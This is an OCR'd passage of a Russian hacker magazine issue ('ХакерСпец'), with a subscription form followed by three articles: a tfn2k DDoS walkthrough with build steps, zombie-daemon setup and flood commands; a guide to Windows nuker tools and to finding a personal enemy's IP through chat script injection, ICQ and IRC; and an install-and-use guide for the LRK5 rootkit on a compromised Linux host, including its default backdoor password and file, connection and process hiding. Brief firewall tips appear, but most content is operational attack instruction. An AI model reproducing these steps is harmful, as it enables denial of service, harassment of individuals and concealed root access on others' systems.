ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО «Международный Московский Банк», г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" за 200_г.	

Подпись плательщика

Кассир

ИНН 7729410015 ООО"ГеймЛэнд"

ЗАО «Международный Московский Банк», г. Москва

р/с №40702810700010298407

к/с №30101810300000000545

БИК 044525545 КПП - 772901001

Плательщик

Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала "ХакерСпец" за 200_г.	

Квитанция

Подпись плательщика

Кассир

Подписка для юридических лиц

Юридическим лицам для оформления подписки необходимо прислать заявку на получение счета для оплаты по адресу subscribe_xs@gameland.ru или по факсу 924-9694 (с пометкой "редакционная подписка"). В заявке указать полные банковские реквизиты и адрес получателя. Подписка оформляется на 12 месяцев, начиная с месяца, следующего после оплаты.

OSы 4hack

УКОЛ СМЕРТИ С ШЕЛЛА

DOS АТАКИ В ПРАВИЛЬНОЙ ОСИ

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

ИЗ ИСТОРИИ...
С DDoS Интернет познакомился еще в далеком 1996 году, когда были предприняты попытки первых массовых атак. До недавнего времени бытовало мнение, что глобал является неуязвимым: при выведении из строя одного сегмента будет работать другой (в силу своей распределенности).

ФБР заявило, что осенний DDoS - самая крупная глобальная атака за всю историю существования Интернета.

Но 21 октября 2002 года был произведен масштабный DDoS, направленный на слабое место всемирной паутины - DNS сервера. Были атакованы 13 корневых серверов имен, в основном находящихся в Штатах. Атака повлекла за собой много потерь, но пользователи мало ощутили на себе задержку связи. Тем не менее ФБР заявило, что осенний DDoS - самая крупная глобальная атака за всю историю существования Интернета. То ли еще будет...

Совсем недавно была обнаружена брешь в правильной оси, а именно в ядре 2.4.x. Через дырку в ядре можно убить Linux кривыми пакетами, после посылки которых процессор на тачке загружается на все 100%, а сервер уходит в даун. DoS-ер еще не вышел, но, судя по открытому объяснению баги, публичный его релиз не за горами. Так что советую админам обновить ядро до самой последней версии, чтобы потом не было мучительно больно...

ОТ ТЕОРИИ К ПРАКТИКЕ

Как я уже говорил, DoS-атаки подразделяются на несколько типов. Но, несмотря на тип ДоСа, для атакующего очень важны несколько факторов:

1. Канал. По определению твой канал должен быть намного шире канала сервера-жертвы, поэтому, если ты сидишь на диалапе города-героя Мухосранска, ничего хорошего из атаки не выйдет :).
2. Траффик. Учитывай тот фактор, что весь траффик, который ты нагонишь удаленному серверу, может учитываться твоим провайдером, так что у тебя есть реальный шанс наступить на твои же собственные грабли (читай: "попасть на огромные бабки").
3. Безопасность. В последнее время DoS-атаками занимается

Список уязвимых версий Linux...

abuse-служба атакованных компаний. Иными словами, если тебя засекут, тебе будет не сладко, поэтому, если уж идешь на грязное дело, иди с умом.

Будем считать, что все факторы были благополучно учтены. Ты же всегда мечтал почувствовать себя злым хакером, производящим DoS-атаку? Тогда следи за моими действиями: сейчас мы совершим глобальный DDoS.

ИЗУЧАЕМ ПУЛЕМЕТ

Для задумки используем tfn2k, описанный в обзоре DDoS-еров под Линь. Установим два сервера-демона на различные машины. После этого приступим к изучению клиента. Поговорим о каждом его параметре, чтобы не возникало лишних вопросов.

Если запустить tfn без параметров, то ты получишь огромный help по его использованию.

Первый параметр **-P**. Указывает на протокол флуда. Может иметь одно из трех значений: TCP, UDP и ICMP.

Опция **-S** позволяет заспуффить (заменить) твой реальный ip-адрес. Применим только в случае UDP-протокола.

Параметр **-f** указывает на файл, в котором хранятся ip-адреса зазомбированных тачек. Это файло должно быть предварительно составлено и проверено.

Если демон установлен лишь на один сервер, используй параметр -h вместо -f, передав ему ip-адрес зомбированной тачки.

Опция **-i** указывает на сервер, который мы будем флудить. Думаю, указать ее значение для тебя - не проблема.

Для указания порта (при SYN-флуде) указывай значение параметра **-p** (порт для соединения).


Наконец мы добрались до типов DoS-атак. Рассмотрим самые популярные из них:

1. Флуд UDP-пакетами. Заваливает сервер UDP-мусором, так что, если фаерволл на тачке не пропускает UDP, сервер благополучно загнется. Для выбора этого типа установи значение опции -c равным 4.
2. TCP/SYN флуд. Механизм флуда, я думаю, понятен - создание многочисленных соединений на определенный порт с целью

HOWTO

DDOS В IRC СЕТЯХ

Имея опыт IRC-оператора, с уверенностью скажу, что DDoS в IRC - явление вполне обыденное. Ведь каждый пользователь может посмотреть список серверов командой /links, а затем направленно флудить их потоком мусора от машин с огромным каналом...



3.14zDoS всему живому =)

останова определенного сервиса. Значение этого типа равно 5.

3. ICMP флуд. Используя обычный ECHO REQUEST, tfn2k укладывает жертву на лопатки. Если хочешь испытать этот тип, установи значение параметра -c равным 6.

4. MIX флуд. Интеграция всех протоколов (ICMP, UDP и TCP в одном флаконе). После такого ассорти от сервера остается мокрое место ;). Тип флуда равен 8.

Помимо параметров флуда существуют полезные опции -c, позволяющие сделать следующие действия:

1. Остановить любой флуд на ip-адрес. Значение параметра выставить равным 0.

2. Установить иной размер пакета. Для этого нужно изменить значение -i (размер в байтах), а значение параметра -c поставить равным 3.

3. Выполнить команду на всех зазомбированных серверах. Значение -c равно 10, значение -i - нужной команде.

Вот, собственно, и все возможности флудера :). Осталось проверить их в действии. Конечно, два сервера для DDoS очень мало (обычно число серверов составляет от нескольких десятков до нескольких тысяч!), но за неимением большего ограничимся этим. Для начала установим и запустим демон на серверах server1.flood.net и server2.flood.net (все имена вымышлены, совпадение считать чистой случайностью ;)).

МУТИМ DDOS

Итак, распакуем архив tfn2k.tgz (командой tar zxf tfn2k.tgz), затем перейдем в папку tfn2k/src и напишем команду make. В моем случае компилятор ругнулся на переопределенную структуру in_addr в хеадере ip.h. После небольших надругательств над этим файлом (в виде комментария #ifndef конструкции) DDoS-ер испекся нормально (хоть и с кучей warning'ов).

Следующим шагом был запуск сервера-демона. Это бинарник td в папке src/. После запуска он не выдаст никаких слов, а молча упадет в бэкграунд. Ту же операцию проделываем и со вторым сервером.


После истязаний с сервером перейдем к клиенту. Создадим файл hosts, в котором будет находиться список зазомбированных серверов (в нашем случае файл будет содержать две записи).

Настало самое интересное. Попробуем отDDoSить кого-нибудь по самые помидоры. Для наглядности была выбрана тачка со слабым каналом. Меряем пинг до нее - 82 миллисекунды. Довольно слабый пинг, не так ли ;)? Теперь запустим клиент tfn2k. Командуем:

```
./tfn2k -P TCP -f ./hosts -i server3.flood.net -c 4
```

и наслаждаемся процессом UDP-флуда сервера.

Замеряем пинг в процессе флуда. И что мы видим? Среднее время ответа увеличилось почти в два раза и составило 153 милли-



Проводим замеры: ping до и во время атаки

секунды. Эффект неплохой. А что если взять не два, а двадцать или даже двести зазомбированных серверов? Судя по тестированию, от сервера не останется даже мокрого места.


Пощадим сервер и прекратим флуд командой **./tfn2k -P TCP -f ./hosts -i server3.flood.net -c 0.** После всего этого считаем эксперимент успешным. Мы доказали, что DDoS может нанести реальный урон серверу и его сервисам. Более того, DDoS подразумевает реальную утечку траффика, а за него кто-то все равно расплачивается...

А ЕСТЬ ЛИ ЗАЩИТА?

Этот вопрос покажется тебе немного странным. Ведь фаерволлы еще никто не отменял. Казалось бы, установи запрет на UDP, ICMP и открой TCP только доверенным хостам (мне ли тебя учить правильной настройке фаерволла?). Но не все так просто, как кажется... Если твоей машиной серьезно заинтересуются, то никакой фаерволл тебе не поможет. Ведь пакеты все равно приходят в систему, а файр лишь фильтрует их. С десятками и сотнями пакетов он, допустим, справится. А что если атака будет производиться с тысячи машин? Сервер просто не выдержит, а пропускная способность упадет до нулевой отметки. Единственное спасение - прописывать настройку фаерволла не на самой машине, а на роутере, который стоит на ступень выше. Но опять же при атаке роутеру вряд ли повезет ;).

А от небольших атак фаерволл - единственное средство защиты. Мало кто знает, что он может писать в логи все обращения к серверу. Сейчас я расскажу - как. Объясняю на примере ipfw (файра для FreeBSD). Создаем запись, которая обрабатывает весь входящий траффик. Помимо этого,

Два-три сервера-зомби для DDoS очень мало - обычно число серверов составляет от нескольких десятков до нескольких тысяч!



Защищаемся от нежданных гостей

используем параметр log, а при желании и logamount, значение которого будет равно максимуму записей в log-файле. Таким образом, запись будет выглядеть так:

```
ipfw add 50000 log logamount 1000000
allow ip from any to me
```

Далее смотри /var/log/secure (туда будет скидываться инфа о входящих пакетах). А еще лучше - перенастрой syslogd, чтобы записи от фаерволла писались в отдельный лог. Но его настройка - это совсем другая история...

Вот, собственно, и все. Пора делать выводы. После прочтения материала для кого-то DDoS остался загадкой и мифическим явлением, кто-то понял всю глубину таких атак и поспешил защищать свой сервер, а кто-то забил на все проблемы и свалил пить пиво. А хакер не дремлет, он пишет заветную строчку клиенту tfn, которую с радостью готовы исполнить тысячи демонов DDoS-ера...

DDoS может нанести реальный урон серверу и его сервисам. Более того, DDoS подразумевает реальную утечку траффика, а за него кто-то все равно расплачивается...

ПОТРЯСЛИ, ПОТОМ ПО БИЛЛИ...

DOS-АТАКИ ПОД ВЫНЬ.

OSы 4hack

.:ROm@n AKA DOceNT:.

Речь пойдет о прогах для DoS-атак на виндовые машины, больше известных как нюкеры. Напомню тебе, что это вид атак вызывает нестабильную работу атакуемой машины - она может зависнуть, сглючить, и, как правило, всегда теряет связь.

Время нюкеров уже проходит вместе с эрой 95-х и 98-х Виндов.

Направлены нюкеры на программные глюки в оси и серверном софте, или на перегрузку портов. Длится атака в зависимости от способа и используемых средств, либо до перезагрузки системы, либо определенный промежуток времени, на который необходимо изолировать жертву от общества.

Народ юзает нюкеры по разным причинам: кому-то надоел долбанный урод в асе или ирке, и надо срочно его выкинуть оттуда, чтобы неповадно было, а у кого-то намерения посерьезней, например, админа изолировать, чтобы воспользоваться только что перехваченными логом и пассом на рут к удаленному серваку.

Защититься от нюкеров довольно легко при помощи хорошего и правильно настроенного фаервола, а также если вовремя ставить свежие обновления, заплатки и сервис паки на ось, а лучше юзать все средства сразу.

К сожалению, а может и к счастью, время нюкеров уже проходит вместе с эрой 95-х и 98-х Виндов. Давно уже не появлялись столь вопиющие дыры, чтобы можно было написать гуевые эксплоиты убивающие врага одним кликом. Завалить NT-евую тачку с помощью столь примитивных инструментов практически невозможно. Серьезная DoS атака требует тщательной подготовки, толстых каналов, никсового шелла и прочих прелестей.

Но чтобы ты не кричал, что это все лажа, и не стоило вообще этим место в журнале занимать, я тебе скажу, что, во-первых, осталось еще много народа, с удовольствием юзающего 9х и ни в какую не признающего 2000 и XP, во-вторых, и NT-евые машины имеют свои бреши (не перевелись еще у Гейтса баги!), и при некотором усердии можно уронить и их. Так что вникай - наверняка, пригодится.

ПОЛЦАРСТВА ЗА IP

Не устану повторять: чтобы заюзать даже самую тупую тулзу с огромной красной кнопкой «KILL THAT BUSTARD!!!», нужно хотя бы немного шарить в сетевых протоколах, а для этого надо не лениться и хотя бы минимально читать rfc'шки и другие доки, на которые СПЕЦ регулярно дает линки (а с недавних пор и выкладывает на диск). Поэтому, когда на почту журнала очередной раз приходит письмо с вопросом: «Как узнать IP ламера в чате?», по всей редакции раздается скрежет зубовный. Ну нельзя просто так ни с того, ни с сего взять и узнать IP'шник в веб-чате, каким бы ламоботом ни был его обладатель!

Естественно, чтобы наказать какого-нибудь дятла (а он дятел, если против него канает нюкер), нужно знать его IP либо сетевое имя. Чтобы закормить вражескую тачку дерьмом до полусмерти, нужно это дерьмо на нее отправить, а чтобы отправить, нужно надписать на конверте адресок. Грубо говоря, IP'шник и есть этот адресок. Все, как на почтамте! В локалке недруга можно найти по сетевому имени, которое легко резолвится в IP стандартными средствами Винды, например ping'ом.


ЗАЛЕЖИ IP'ШНИКОВ

Так, где и как можно нарыть IP будущей жертвы аборта? Разберемся во всем по порядку.

Тема первая. Вот ты поссорился с каким-то хреном во дворе (читай в веб-чате или в конфе) и решил отправить ему дерьма по почте (нюкнуть), но его адреса (IP) ты, естественно, не знаешь (ты же этого чела в первый раз видишь!). Ты только знаешь адрес двора (веб-чата). Дворник знает и твой адрес, и адрес твоего недруга (такая уж у него работа), но ни тебе, ни ему он адреса говорить не обязан и не скажет (он злой). Можно, просто спросить самого чувака. Я бы не ответил :). Можно завалить дворника, то есть сервак (А вам слабо?), тогда ты будешь знать адреса всех перцев, которые ходят в этот двор. А иногда дворники бывают алкоголиками (ламо-программер забыл включить в код веб-чата функцию, которая фильтрует теги), и можно подсунуть ему водки (небольшой скриптик). Пьяный дворник либо сам выдаст тебе все адреса, либо схватит нашего хренка за ухо и заставит его сказать тебе адрес. Действительно, если послать врагу в глючном веб-чате в качестве мессаги скрипт, который редиректит браузер на твою страничку, то хитрая cgi'шка у тебя на паге легко выцепит IP недруга из переменных окружения и замылит тебе на почту. Расстраивает одно: глючных веб-чатов становится все меньше и меньше. Так что придется рыть дополнительную инфу.


Тема вторая. Чувак из чата имел неосторожность оставить инфу о себе, где дал свою аську. Аська - это такая песочница, заходя в которую, все пишут свой адрес в маленькую секретную книжечку, чтобы их могли найти друзья, но поскольку книжечку эту никто не охраняет (аськи протокол жутко дырявый), можно выцепить IP абсолютно без напряга. Если пользуешь родной ICQ-клиент, тогда скачай себе UIN2IP. Эта софтина покажет тебе IP юзверя из Аси. Miranda вообще умеет показывать IP по дефолту, причем как внешний (для инета), так и внутренний (если чувак через локалку в инет выходит).

Тема третья. Ты поссорился с чуваком не в веб-чате, а в IRC. Ирка -



Вот где лежит IP'шник в Миранде.


это такое место, где все при входе должны записать свой адрес в большую общедоступную книгу, чтобы никто не смог безобразничать анонимно, то есть в IRC есть специальный whois сервис. Поэтому достаточно шлепнуть по нику вражины правой пимпой крысы и выбрать пункт whois (что за?!.), как в окне статуса появится IP'шник чела и хост, с которого он пришел.


Пинганули по сетевому имени – увидели IP.

Однако надо учитывать, что вражина мог спрятаться за спиной другого чела aka анонимного прокси сервера (ему по фигу, у него брат - качок) и записаться под чужим IP, тогда дело - дрянь.

Тема четвертая. Открываешь ты дверь, а за ней дерьма немеряно. Кто его прислал? Берешь пакет и читаешь адрес отправителя, там все написано. На компе этим занимается фаервол, который режет пакеты с дерьмом и списывает с них IP в логи. Если ты застал процесс доставки дерьма к двери, то есть обнаружил, что тебя нючат, то запускай из консоли netstat (прямо так и пиши), и увидишь все соединения с твоей тачкой с IP'шниками.

Тема пятая. Если твой вражина - бомж aka гайлапщик, то у него есть только временный адрес (динамический IP), куда ты можешь слать пакеты с дерьмом. Но если недруг живет с тобой в одном подъезде aka покалке, но ты не знаешь, где точно, то достаточно просканить сетку на наличие шаров, и, возмож-


Кто-то к нам подшарился...

но, найденные сетевые тачки и их имена помогут тебе выяснить, кто из них - твой нелюбимец. Превратить сетевое имя в IP, как я уже сказал, можно стандартной командой из консоли: ping urod. Узнать сетевое имя по IP можно, если набрать в командной строке: net view \\IP-адрес. Правда, если у юзера не установлен NetBIOS, тогда ты обломаешься.

Тема шестая. Ты выяснил, что у твоего врага есть сайтец, который он разместил на своей домашней тачке для друзей, и для этого прикупил себе статичный IP, то достаточно перегнать url в IP любой прогой, которая умеет пользоваться whois сервисом. Например, с помощью известной проги Shadow Scaner, которая вообще много чего при желании тебе покажет, об атакуемом хосте. Так же можно узнать IP введя имя сайта, например, на сервере www.ripe.net.


ЗЛОБНЫЙ СТРУМЕНТ

Вот у тебя и есть вся необходимая инфа. Теперь осталось выбрать софт. Я рекомендую скачать все эти проги - ведь никогда не знаешь с чем тебе придется столкнуться.

Hacksoft Nuke (IGMP)

Качать: **hacksoft.ru**
Размер: **490 Кб**
Распространяется: **Freeware**

Первым номером нашей программы выступает прога Hacksoft Nuke. Очень простой инструмент, напрочь роняющий 98-й Мастдай и, возможно и 95-й (если откопаешь где-то этого динозавра, конечно), посредством посылки ему IGMP па-



Hacksoft nuke: просто добавь Ip!

кетов и забивания канала. 98-й выдает при этом синий экран смерти, который, в общем, не вызывает зависания всей системы, но вот коннект теряется, пока атакуемая машина не будет перезапущена. На XP с SP1 никакого деструктивного эффекта не было замечено, кроме кратковременных замедлений связи (что проверялось посылкой ping'а с атакуемой машины на атакующую). В общем, юзверю, сидящему под NT-евыми эта прога навредить не сможет.
Тулза позволяет выставлять длительность атаки, размер IGMP-пакета и периодичность. Для атаки достаточно знать только IP адрес. Отличный инструмент, если надо отправить в даун пользователя 9x Форточек.

Voidozer

Качать: **sequritylab.ru**
Размер **700 Кб**
Распространяется: **Freeware**


Следующий экземпляр в нашей лаборатории - это Voidozer. Старенькая программка, работающая в командной строке. Делает примерно то же самое, что и предыдущая. Все, что нужно указать, - это IP или имя хоста, и сколько раз послать пакет. Остальное прога сделает сама. Как и предыдущая софтина, она способна уронить только Винды 9x, а NT-евые к ней абсолютно равнодушны. Можно, еще немного пофлудить канал. На сегодняшний день, конечно, пользы от нее не много, но все равно попробуй – может, именно она тебе и поможет.


Voidozer: консольный, но прикольный.

SMB die

Качать: **www.nmrc.org/InfoAnarchy/InfoAnarchy.htm**
Размер: **400 Кб**
Распространяется: **Freeware**

Это орудие посерьезней. Оно направлено уже как раз на пользователей всех разновидностей NT-тевых, включая как сам NT, так 2000 и XP. Для атаки тебе потребуется, как обычно, IP и сетевое имя тачки. Прога действует с помощью службы управления WMI и формирует и посылает тачке на 139-й порт специально сформированный SMB-запрос, который ее и поражает. Но тут есть небольшой обломчик: если у юзверя установлены последние сервиспаки и обновле-


SMBdie великий и ужасный.

ния, то вряд ли получится завалить его этим инструментом. Также обломаешься, если у него не установлена служба WMI, которая, например в XP ставится по умолчанию, но ничто не мешает ее удалить. После установки SP1, служба WMI также становится отключенной. Машина с XP без первого сервиспака и без фаервола выдала синий экран и перезагрузилась при нашем лабораторном эксперименте. Так что если не хочешь, чтобы тебя так поимели, ставь последние обновления, сервиспаки и фаервол, и будет тебе счастье.

Ну вот, для начала изучения сетевых протоколов на практике тебе хватит. А дальше читать, читать и еще раз читать.

Miranda вообще умеет показывать IP по дефолту.

Когда на почту журнала очередной раз приходит письмо с вопросом: «Как узнать IP ламера в чате?», по всей редакции раздается скрежет зубовный.

LINUX ROOT KIT

О ТОМ, КАК УСТАНОВИТЬ И ЗАЮЗАТЬ LRK5 НА ВСЮ КАТУШКУ

[ElviS] (elvis@sgroup.ru)

Какие бывают руткиты, ты знаешь. Знаешь, под какую ОСь какой и прочую общую инфу, но все-таки тебе хочется прочитать руководство по установке самого супер-пупер офигенного руткита, чтобы не загружаться доками, ридмишками и прочей байдой. Поэтому в этом HOWTO ты найдешь подробное руководство по установке и использованию Linux Root Kit 5 (LRK5).

Для начала ознакомимся с комплектом...

КИШКИ LINUX ROOT KIT'A

Вот какие тулзы/бэкдоры включает в себя Linux Root Kit:

bindshell	port/shell daemon!
chfn	Trojaned! Дает юзеру права рута.
chsh	Trojaned! Дает юзеру права рута.
crontab	Trojaned! Прячет нежелательные "следы" в кроне.
du	Trojaned! Прячет файлы.
find	Trojaned! Прячет файлы.
fix	Заменяет файлы на пробэкдоренные.
ifconfig	Trojaned! Прячет снифер.
inetd	Trojaned! Дает удаленный доступ.
killall	Trojaned! Не дает убить процесс X (икс), с помощью killall.
Linsniffer	Сниффер, просто снифер.
login	Trojaned! Позволяет хакеру логиниться под любым юзером, используя пароль к руткиту и обыкновенный login.
ls	Trojaned! Прячет файлы.
netstat	Trojaned! Прячет подключения.
passwd	Trojaned! Дает юзеру права рута.
pidof	Trojaned! Прячет процессы.
ps	Trojaned! Прячет процессы.
rshd	Trojaned! Дает хакеру доступ рута через rsh.
sniffchk	Тулза, проверяющая работоспособность снифера и его логи.
syslogd	Trojaned! Стирает следы в логах.
tcpd	Trojaned! Прячет соединения.
top	Trojaned! Прячет процессы.
wted	wtmp/utmp редактор.
z2	Zap2 utmp/wtmp/lastlog клинер.

Руткит LRK5 писался под ядро 2.X, так что не выпучивай глаза и не обвиняй меня и создателя руткита в том, что он у тебя не работает под старой осью.

УСТАНОВКА


Поговорим об установке этой замечательной программы на хакнутый комп. Первое, что тебе придется сделать, - это залить архив с руткитом и распаковать его. Предположим, что ты уже это сделал, так как это типичные действия, которые ты уже должен знать. Установка руткита предельно проста. Если ты хочешь установить LRK в стандартном режиме, то достаточно выполнить 'make all install'. Если же в теневом, то 'make shadow install'. Пароли и прочая бодяга устанавливается в rootkit.h. Вот что там находится и зачем это нужно: ROOTKIT_PASSWORD - пароль на руткита, соединения и прочую бодягу, где нужен пароль-икс. ROOTKIT_******_FILE можешь заменить на произвольные имена, но так, чтобы они не очень бросались в глаза. Желательно, чтобы эти файлы были в dev, так как там туева хуча файлов, и черт ногу сломит в поисках, где там что :). Особенно много файлов типа /dev/pt***, поэтому по дефолту и стоят именно такие имена. Можешь их даже не изменять, но если тебе попадется умный админ, который любит все делать своими руками, а не с помощью спецпрограмм aka руткит-финдеров, то лучше все-таки запариться с именами. Зная стандартные файлы руткита, админ легко сделает, к примеру, cat /dev/ptys (по дефолту это лог руткита).
Если ты планируешь троянить крон, то можешь изменить и TAB_NAME, но крон по умолчанию не патчится, и протроянивать его надо своими хэндами, проапгрейженными до состояния "очумелые ручки". Между прочим, троян для крона работает только в Linux RedHat и Linux Slackware.

БАГИ

Должен предупредить тебя, что во время установки и конфигурации (configure) могут возникнуть определенные баги, как, например, у меня с дистрибутивом, взятым с ftp.uinc.ru. Пришлось немного покопаться в исходниках. Но что там надо менять, добавлять, удалять - это отдельный разговор, и посвятить тебя в тонкости языка C++ и shell'а мне не удастся в одной статье. Если трудности возникнут, попробуй обратиться ко мне на e-mail; если не буду сильно занят, то обязательно отвечу тебе на все вопросы, касающиеся этой статьи. У меня баг возник при компиляции sniffchk и самого линснифера, так что первым делом попробуй просто убрать их из Makefile. Все? Установка прошла успешно? Молодец, приглашаю тебя в Кремль! Ну, установил ты эту штукенцию, а дальше что? А дальше лес... река... поле... :) Юзать его дальше надо! Как? Ну, так и быть, расскажу.

БЕРЕМ КОНТРОЛЬ!


Итак, сейчас ты узнаешь, для чего служит и как используется каждая тулза из пакета.
chfn - позволяет юзеру получить права рута. Работает так: запускай chfn, а когда он попросит тебя ввести новое имя, смело вводи пароль к руткиту - взамен получишь рута :).
chsh - эта штуковина работает аналогично chfn, только здесь тебе понадобится ввести вместо имени



Бэкдор chfn в действии

шелла пароль к руткиту, кстати, по умолчанию он satori и задается в rootkit.h. Выглядит это так:

```
[test@unk-host test]$ chsh
Changing shell for test.
```



Password: password_for_user_test (пароль пользователя, НЕ руткита)
New shell [/bin/bash]: lepricon
[root@elvis-net test]#

ПРЯЧЕМСЯ!

ls - позволяет прятать X(икс) файлы. Список файлов, которые надо прятать, задаются в текстовике, который ты указываешь в параметре ROOTKIT_FILES_FILE в rootkit.h, по умолчанию этот файл /dev/ptyr. Также можно сделать так, чтобы эти файлы можно было просматривать со специальным флагом "ls -/". Чтобы разрешить его использование, вместо "#undef SHOWFLAG" в rootkit.h напишите "#define SHOWFLAG" (это надо делать до компиляции и установки). Файл ROOTKIT_FILES_FILE (/dev/ptyr по дефолту) имеет такой вид:

x-file1
bleva.tar.gz
hacked.tar.gz
.hrenya
directory-1


То есть это просто перечень файлов, которые надо прятать. Есть один недостаток: если ты назовешь свой файл passwd, то все файлы passwd, даже /etc/passwd, не будут выводиться на экран по команде ls. Так что выбирай оригинальные имена файлов и дир. Регистр ИМЕЕТ значение, то есть, если ты впишешь в ROOTKIT_FILES_FILE директорию FiLeZ, то диры filez, filEZ, FILEZ и т.д. скрываться не будут, то же самое относится и к файлам. Добавлять и удалять файлы из ROOTKIT_FILES_FILE можно без перекомпиляции руткита.
Пробэкдоренные сервисы типа du find работают аналогично.
netstat - патчится до состояния, в котором он не показывает tcp/udp соединения и открытые порты. То, что надо скрывать, задается в текстовике, который указывается в rootkit.h в параметре ROOTKIT_ADDRESS_FILE, по умолчанию этот параметр равен /dev/ptyq. Есть три типа параметров скрытия, которые ты можешь задать в ROOTKIT_ADDRESS_FILE. Вот они:

тип 0: прячет uid
тип 1: прячет локальный адрес
тип 2: прячет удаленный адрес
тип 3: прячет локальный порт
тип 4: прячет удаленный порт
тип 5: прячет порты

Примерное содержание файла ROOTKIT_ADDRESS_FILE вот такое (пояснений, естественно, в самом файле нет):

0 1337 - прячет все соединения пользователя с юидом 1337.
1 194.84 - прячет все локальные соединения с ip 194.84.XXX.XXX.
2 194.84.8.1 - прячет все удаленные соединения на ip 194.84.8.1.
3 3355 - прячет локальные соединения с портом 3355.
4 6667 - прячет все удаленные соединения на порт 6667 (ircd).
5 .ircd - прячет все ircd сокеты на хакнутой тачке.


Вот так работает пробэкдоренный ls


"Прошитый" passwd в действии

passwd - эта программа (сервис) в протроянненом виде даст тебе права рута. Для этого нужно всего лишь знать пароль на руткит, который у тебя задан в rootkit.h. Корда программа попросит тебя ввести свой старый пользовательский пароль, забей вместо него пароль на lrk -> Wellcome root ;).

ХРЕН ТЫ НАС ЗАМОЧИШЬ!

Пропатченный killall не позволит убить процессы, перечисленные в текстовике, который указывается в параметре ROOTKIT_PROCESS_FILE в rootkit.h с помощью команды killall. Стоит заметить, что эти файлы не в силах убить даже суперюзер aka root. Есть два типа параметров, которые можно заносить в ROOTKIT_PROCESS_FILE (по умолчанию это /dev/ptyp). Первый тип - это точное название процесса, которое должно полностью соответствовать процессу, kill которого нельзя допустить. Например, в ROOTKIT_PROCESS_FILE ты можешь указать процесс lamprocess. Если рут сделает killall lamprocess, то процесс не кильнется, если же в процессах есть lamprocess2, то по команде killall lamprocess2 он успешно свернется.

Второй тип - это шаблон. Если такое сочетание символов встречается в названии одного или нескольких процессов, то с помощью killall его (их) тоже убить нельзя. К примеру, если ты указал шаблон hack, то процессы hack. Superhack, yhackx и т.д. убить killall'ом не получится. Но не забывай, что регистр символов имеет значение.
ps - аналогично killall и pidoff использует ROOTKIT_PROCESS_FILE. Скрывает процессы, терминалы, процессы с определенным именем, процессы определенного пользо-

